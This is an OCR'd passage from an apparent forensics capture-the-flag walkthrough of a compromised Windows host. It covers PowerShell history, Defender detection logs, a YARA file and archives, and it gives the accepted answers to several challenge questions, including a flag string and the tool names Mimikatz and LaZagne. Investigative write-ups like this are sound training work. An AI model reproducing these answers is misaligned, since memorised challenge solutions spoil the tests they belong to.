
A user bookmarked a Google Maps location. What are the coordinates of the location?

12°52'23.0"N 80°13'25.0"E

✓ Correct Answer




7. **Desktop File Analysis:** Check the desktop files, including pictures, to extract information from them.



Extract the desktop image file from the "Images / Videoos" section and save it on the local device to verify its contents.

8. **Check the console log:** PowerShill commands in the console record are checked, including the file "ConsoleHost_history.txt" in the "AppData \ Roaming \ Microsoft \ Windows \ PowerShell" section.




2 hack tools focused on passwords were found in the system. What are the names of these tools? (alphabetical order)

Lazagne,Mimikatz

✓ Correct Answer

Hint

9. **Understanding user activities:** PowerShill orders are extracted from the log file to understand user actions, such as changing the value of the flag.



The same user found an exploit to escalate privileges on the computer. What was the message to the device owner?

flag{I-hacked-you}


✓ Correct Answer

10. **Windows Defender Record Analysis:**
    - Identify harmful files: The Windows Defender log in "ProgramData \ Microsoft \ Windows Defender \ Scans \ History \ Service\ DetectionHistory" is checked to identify harmful files or hacking tools.
    - Extract information from YARA files.

There is a YARA file on the computer. Inspect the file. What is the name of the author?

Benjamin DELPY (gentilkiwi)

✓ Correct Answer



11. Check archived files:

- ZIP file analysis: Archived files such as ZIP files are checked for information.
- Identify archived files and analyze their contents, such as zip files that contain penetration tools.